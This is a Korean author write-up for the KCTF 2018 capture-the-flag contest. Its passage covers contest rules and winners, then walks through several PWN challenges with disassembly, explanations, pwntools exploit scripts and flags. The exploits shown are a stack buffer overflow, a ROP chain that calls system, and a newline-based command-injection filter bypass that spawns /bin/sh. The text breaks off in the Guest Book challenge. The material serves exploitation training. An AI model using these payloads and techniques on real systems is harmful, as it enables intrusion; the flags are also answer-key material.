
**KCTF 2018**

**Write up (Author)**

갂

**주최 : Kuality**



박찬희 / ch4rli3kop

김호영 / 0din

최형준 / skyhell

한지훈 / H0H~%%^^

조영복 / YB\_Band

Index

[**Contest Information** 3](#_Toc535623148)

[**PWN** 5](#_Toc535623149)

[Get Shell! 5](#_Toc535623150)

[rock-paper-scissors master! season 2 7](#_Toc535623151)

[R3ad F1ag! 9](#_Toc535623152)

[Guest Book 13](#_Toc535623153)

[Mandu Heaven ♬ 18](#_Toc535623154)

[**FORENSIC** 25](#_Toc535623155)

[Hold Me! 25](#_Toc535623156)

[Can you read this? 26](#_Toc535623157)

[ANAGRAM? 28](#_Toc535623158)

[WH3R3 31](#_Toc535623159)

[Z3ro\_W1dtH\_SP4C3 35](#_Toc535623160)

[**WEB** 37](#_Toc535623161)

[Your eye is faster 37](#_Toc535623162)

[Hunter 38](#_Toc535623163)

[Hidden 41](#_Toc535623164)

[Java Challenge 42](#_Toc535623165)

[Find me 44](#_Toc535623166)

[M4Th W3b CH4ll3Ng3 46](#_Toc535623167)

[**CRYPTO** 48](#_Toc535623168)

[C43S4R 48](#_Toc535623169)

[Operation 1 48](#_Toc535623170)

[**REVERSING** 49](#_Toc535623171)

[AS 49](#_Toc535623172)

[TRANSFORMER 50](#_Toc535623173)

[**MISC** 53](#_Toc535623174)

[rock-paper-scissors master! 53](#_Toc535623175)


[The ATTACK of Predator 54](#_Toc535623176)

[Beware of SNS 56](#_Toc535623177)

[M4th Ch4ll3ng3 57](#_Toc535623178)

Contest Information

Main page



Duration

2018.12.07 2:00 PM ~ 2018.12.09 2:00 AM (36 hours)

Site

ctf.kuality.kr

Rules

No sharing flags.

Free-For-All.

Prizes are given only to students from Korea University.

Prizes are given to the Top 8


The recipient must submit a report on the answer.


Unauthorized attacks can be punished.

Port scanning is also penalized.

Be a human being.

Scoreboard





제1회 고려대학교 세종캠퍼스 해킹방어대회 KCTF 2018이 무사히 종료되었습니다! 많은 성원과 참여 감사드립니다! 본 대회에 등록하신 42분 중 최종적으로 결정된 수상자는 다음과 같습니다.


|  |  |  |
| --- | --- | --- |
| 순위 | 이름 | 상품 |
| 1 | 류희정 | 외장하드 4TB |
| 2 | 김승현 | SSD 250GB |
| 3 | 오병윤 | 키보드 |
| 4 | 박재우 | 문화상품권 3만원 |
| 5 | 이나연 | 무선 이어폰 |
| 6 | 인정민 | 마우스 |
| 7 | 조수연 | 문화상품권 2만원 |
| 8 | 양승욱 | 문화상품권 1만원 |

PWN


Get Shell!

출제자 : ch4rli3kop

출제의도 : bof에 관한 간단한 고찰



바이너리를 실행해보면 입력을 하나 받는 간단한 프로그램인 것을 알 수 있습니다.



IDA로 까는 것도 귀찮으니 그냥 어셈블리로 설명을 진행하도록 하겠습니당.


|  |
| --- |
| pwndbg> disass main  Dump of assembler code for function main:  0x00000000004007e1 <+0>: push rbp  0x00000000004007e2 <+1>: mov rbp,rsp  0x00000000004007e5 <+4>: sub rsp,0x110  0x00000000004007ec <+11>: mov rax,QWORD PTR fs:0x28  0x00000000004007f5 <+20>: mov QWORD PTR [rbp-0x8],rax  0x00000000004007f9 <+24>: xor eax,eax  0x00000000004007fb <+26>: mov eax,0x0  0x0000000000400800 <+31>: call 0x400766 <initialize>  **0x0000000000400805 <+36>: mov DWORD PTR [rbp-0x10],0xbeefdead <- set [rbp-0x10] = 0xbeefdead**  0x000000000040080c <+43>: mov edi,0x40091c  **0x0000000000400811 <+48>: call 0x4005f0 <puts@plt> <- puts(“get shell for this?”)**  0x0000000000400816 <+53>: mov edi,0x400930  0x000000000040081b <+58>: mov eax,0x0  **0x0000000000400820 <+63>: call 0x400620 <printf@plt> <- printf(“> ”)**  0x0000000000400825 <+68>: lea rax,[rbp-0x110]  0x000000000040082c <+75>: mov edx,0x1000  0x0000000000400831 <+80>: mov rsi,rax  0x0000000000400834 <+83>: mov edi,0x0  0x0000000000400839 <+88>: mov eax,0x0  **0x000000000040083e <+93>: call 0x400630 <read@plt> <- input read( stdin, &[rbp-0x110], 0x1000)**  0x0000000000400843 <+98>: mov eax,DWORD PTR [rbp-0x10]  **0x0000000000400846 <+101>: cmp eax,0xdeadbeef <- compare [rbp-0x10] == 0xdeadbeef ?**  0x000000000040084b <+106>: jne 0x400859 <main+120>  0x000000000040084d <+108>: mov eax,0x0  **0x0000000000400852 <+113>: call 0x4007cb <getshell> <- execute system(“/bin/sh”)**  0x0000000000400857 <+118>: jmp 0x400868 <main+135>  0x0000000000400859 <+120>: lea rax,[rbp-0x110]  0x0000000000400860 <+127>: mov rdi,rax  **0x0000000000400863 <+130>: call 0x4005f0 <puts@plt**> **<- puts(&[rbp-0x110])**  0x0000000000400868 <+135>: mov eax,0x0  0x000000000040086d <+140>: mov rcx,QWORD PTR [rbp-0x8]  0x0000000000400871 <+144>: xor rcx,QWORD PTR fs:0x28  0x000000000040087a <+153>: je 0x400881 <main+160>  0x000000000040087c <+155>: call 0x400600 <\_\_stack\_chk\_fail@plt>  0x0000000000400881 <+160>: leave  0x0000000000400882 <+161>: ret  End of assembler dump.  pwndbg> disass getshell  Dump of assembler code for function getshell:  0x00000000004007cb <+0>: push rbp  0x00000000004007cc <+1>: mov rbp,rsp  0x00000000004007cf <+4>: mov edi,0x400914  0x00000000004007d4 <+9>: mov eax,0x0  **0x00000000004007d9 <+14>: call 0x400610 <system@plt>**  0x00000000004007de <+19>: nop  0x00000000004007df <+20>: pop rbp  0x00000000004007e0 <+21>: ret  End of assembler dump.  pwndbg> x/s 0x400914  **0x400914: "/bin/sh"**  pwndbg> |

위처럼 설명될 수 있습니다. main+101에서 [rbp-0x10] 값이 0xdeadbeef 인지를 확인하고 맞다면 getshell() 함수를 통해 쉘을 실행시켜주는 구조입니다. 처음 [rbp-0x10]을 0xbeefdead로 초기화 시켜주었기 때문에, buffer overflow가 발생하는 main+93을 통해 값을 0xdeadbeef로 바꿔준다면 쉘을 실행시킬 수 있습니다.

입력은 [rbp-0x110]부터 받기 때문에, dummy 값을 0x100만큼 주고, 다음 8bytes를 0xdeadbeef로 주면 끝입니당.

exploit

|  |
| --- |
| from pwn import \*  r = remote('ctf.kuality.kr',12350)  payload = 'A'\*0x100  payload += p64(0xdeadbeef)  r.sendlineafter("> ",payload)  r.interactive() |




KCTF{It\_w4S\_s0\_3Asy\_fOr\_You\_T0\_5olv3?}

rock-paper-scissors master! season 2

출제자 : ch4rli3kop

출제의도 : filtering 우회



MISC 항목의 rock-paper-scissors master!와 진행 방법은 같습니다. 그냥 가위바위보 게임이져.

다만, 확률이 좀 조정되었을 뿐입니당… 1/7777로 해놔서 솔직히 브루트포싱으로도 풀 수는 있지만… ㅎ 확률도 안 알려줬는데 누가 기약없는 브포를 돌리겠어요! ㅎ ~~(…… 있었네요 그런사람이…ㅠㅠ)~~

처음부터 filtering 이라고 알려준 것처럼 이 문제는 필터링을 의도하고 만들어졌습니다.

그냥 입력할 때 대충 여러 가지를 시험해보셨으면 금방 푸셨을 거에요!

아래 코드는 나중에 힌트로 올라간 filtering code입니다.

|  |
| --- |
| void filtering(char\* ptr){  int i, len;  char str[0x30] = "";  len = strlen(ptr);  for(i=0;i<len;i++){  if(ptr[i] == ';' || ptr[i] == '|' || ptr[i] == '&' || ptr[i] == ')'){  ptr[i] = '\x00';  }  }  printf("you select : ");  sprintf(str,"echo %s",ptr);  system(str);  } |

뭐 저런 식으로 코드가 진행합니다. you select : 뒤에 출력되는 것이 system에서 echo 명령을 통해 진행되므로 echo말고 다른 명령어(ex. /bin/sh, cat flag.txt 등)을 실행시키면 문제를 해결할 수 있습니다.

위의 filtering 함수에서는 사용자의 입력에서 ‘ ; ’, ‘ | ’, ‘ & ’, ‘)’ 특수문자들을 제거하는 역할을 합니다. filtering 하지 않는 특수문자를 사용하면 됩니다.

여러가지 다양한 방법들이 존재하겠지만, 제가 소개해드릴 방법은 개행 문자 ‘\n’를 사용하는 방법입니다. ~~(대부분 백쿼터 ‘ ` ’를 이용하셔서 해결하셨네요 :p)~~


개행 문자를 이용하여 쉘 상에서 사용자의 입력한 것을 구분하여 실행해줄 수 있습니다.

예를 들어 제가 시도하려는 방법인 ‘\n’ + ‘/bin/sh’ 는 실제로 실행될 때 다음처럼 실행이 되겠지요!

|  |
| --- |
| $  $ /bin/sh |

exploit

|  |
| --- |
| from pwn import \*  r = remote('ctf.kuality.kr',12346)  r.sendlineafter('> ','\n'+'/bin/sh')  r.interactive() |




KCTF{LUcKy\_ZZZ444anNg!}


R3ad F1ag!

출제자 : ch4rli3kop


출제의도 : ROP 워밍업. memcpy 특징 학습



넹… 그냥 간단한 ROP 문제입니당. 다음 문제들을 위한 워밍업 단계였죠! …(근데 4명밖에 못 풀엇네 ㅠㅠ..)



보안설정은 위와 같습니다. Canary는 걸지 않았고, PIE도 없습니당.



코드에 관해 간단히 설명한다면, 그냥 input 받고, 0xdeadbeef 검사하는 방식입니다.


취약점은 보시다시피 getinput(&str1, 0x300)에서 buffer overflow가 발생할 수 있습니다.

물론 memcpy에서도 역시 [rbp-0x210]부터 존재하는 데이터를 [rbp-0x110]으로 0x250만큼 복사를 진행하기 때문에 bof가 발생합니다.

이 바이너리의 중요한 부분들은 아래와 같습니다.

|  |
| --- |
| 0x0000000000400aa3 <+139>: mov eax,DWORD PTR [rbp-0x10]  **0x0000000000400aa6 <+142>: cmp eax,0xdeadbeef** <- compare [rbp-0x10] == 0xdeadbeef  0x0000000000400aab <+147>: jne 0x400ad4 <main+188>  0x0000000000400aad <+149>: lea rax,[rbp-0x210]  0x0000000000400ab4 <+156>: lea rdx,[rbp-0x210]  0x0000000000400abb <+163>: lea rcx,[rdx+0x100]  0x0000000000400ac2 <+170>: mov edx,0x250  0x0000000000400ac7 <+175>: mov rsi,rax  0x0000000000400aca <+178>: mov rdi,rcx  **0x0000000000400acd <+181>: call 0x400700 <memcpy@plt>** <- memcpy(&[rbp-0x110],&[rbp-0x210],0x250) |

[rbp-0x10]에 0xdeadbeef를 맞춰주면 계획대로 잘 하고 있다고 합니당




넹.. 얼핏보면 그냥 [rbp-0x10]에 0xdeadbeef를 맞춰주고, [rbp-0x110]부터 ret에 맞춰서 payload를 작성하면 된다고 느끼실지도 모르겠습니다.

하지만 그러면 450점짜리 문제가 아니겠죠! 이 문제에는 한 가지 장치를 해 두었습니다. 참고로 퍼너블 문제들은 450점짜리 문제에는 장치가 하나, 500점짜리 문제에는 두 개… 이런 식으로 만들었습니당..ㅎ

여기서 문제의 설명이 힌트가 될 수 있는데요. ~~(맫씨가 아닌 맴씨)~~ memcpy의 특징이 여기에서 한 가지 트랩 역할을 합니다.

memcpy() 함수는 메모리 공간을 복사하는 함수입니다만, 그 동작이 한 바이트씩 일어납니다..!~~(안전한 memmove를 사용하도록 합시다..!)~~

따라서, 다음 그림과 같이 str1을 복사할 때 str2로 str1에 있던 데이터가 복사되면서, 이 후 str2를 복사할 때에는 결국 처음 str1으로부터 복사된 데이터가 check너머의 메모리로 복사되게 됩니다.




위의 정보들을 토대로 한다면 str1[0x10] 위치는 rbp 일 것이고, str1[0x18] 위치가 ret 위치일 것입니다.

ROP chain에 사용할 수 있는 gadget은 다음과 같습니다.

|  |
| --- |
| pwndbg> x/2i 0x400b83  0x400b83 <\_\_libc\_csu\_init+99>: pop rdi  0x400b84 <\_\_libc\_csu\_init+100>: ret  pwndbg> x/s 0x400d41  0x400d41: "cat flag.txt ;"...  pwndbg> x/10i 0x4006b0  0x4006b0 <system@plt>: jmp QWORD PTR [rip+0x201972] # 0x602028  0x4006b6 <system@plt+6>: push 0x2  0x4006bb <system@plt+11>: jmp 0x400680 |


적당히 system(“cat flag.txt;”) 를 실행시켜주면 됩니당.

|  |
| --- |
| from pwn import \*  r = remote('ctf.kuality.kr',12351)  payload = ''  payload += 'A'\*0x10 # padding  payload += 'B'\*0x8 # rbp  payload += p64(0x400b83) # pop rdi; ret;  payload += p64(0x400d41) # "cat flag.txt ;)"  payload += p64(0x0004006b0) # system@plt  payload += 'C'\*(0x100-8\*6) # padding  payload += 'C'\*0x100 # padding  payload += p64(0xdeadbeef) # check  r.sendlineafter("Input data : ",payload)  r.interactive() |



번 외로 shell따는 방법으로도 문제를 풀 수 있으실 텐데, read@plt나strcpy@plt등을 활용하여 /bin/sh 문자열을 bss 영역에 생성시켜준 뒤 인자로 전달하면 됩니다. 아래의 예시는 bss 영역에 ‘sh’ + ‘\x00’을 만들어 system 함수의 인자로 전달하는 예시입니다.

|  |
| --- |
| from pwn import \*  r = remote('ctf.kuality.kr',12351)  payload = ''  payload += 'A'\*0x10 # padding  payload += 'B'\*0x8 # rbp  payload += p64(0x400b83) # pop rdi; ret;  payload += p64(0x602000) # bss 0x602000  payload += p64(0x400b81) # 0x400b81 : pop rsi ; pop r15 ; ret  payload += p64(0x400c49) # 0x400c49 “sh |”  payload += 'A'\*8 # padding  payload += p64(0x400690) # 0x400690 strcpy@plt  payload += p64(0x400b83) # pop rdi; ret;  payload += p64(0x602002) # bss 0x602002  payload += p64(0x400b81) # 0x400b81 : pop rsi ; pop r15 ; ret  payload += p64(0x602100) # 0x602100 null;  payload += 'A'\*8 # padding  payload += p64(0x400690) # 0x400690 strcpy@plt  payload += p64(0x400b83) # pop rdi  payload += p64(0x602000) # bss 0x602000  payload += p64(0x4006b0) # system@plt  payload += 'A'\*(112) # padding  payload += 'A'\*0x100 # padding  payload += p64(0xdeadbeef) # check  r.sendlineafter("Input data : ",payload)  r.interactive() |




KCTF{Y0u\_d1D\_4\_6o0d\_J0b}

Guest Book

출제자 : ch4rli3kop

출제의도 : format string bug, signed unsigned의 차이 학습




보안 설정은 다음과 같습니다. Canary를 걸어줬고, PIE는 역시 걸지 않았습니다.



바이너리를 대충 실행시켜보면 방문자의 이름 및 코멘트를 입력 및 출력하는 프로그램인 걸 알 수 있습니다.

크 디자인부터 굉장히 출제자가 신경써서 만든 티가 나죠??? ~~(…안나면 말구요 ㅠ)~~



음 해당 바이너리를 IDA에서 대충 정리한 화면입니다. 최적화를 안했더니 쫌 더럽게(?) 나오네여.




먼저 주요 함수에 대한 설명을 잠시 해보겠습니다.

|  |
| --- |
| input\_name() : 전역변수 name에 0x10만큼 입력을 받습니다.  view\_name() : 전역변수 name에 저장된 데이터를 출력합니다.  input\_data() : length를 입력하고, 입력한 length에 따라 comment를 입력합니다. main의 지역변수 str에 저장됩니다.  view\_data() : main 지역변수 str에 저장된 데이터를 출력합니다. |

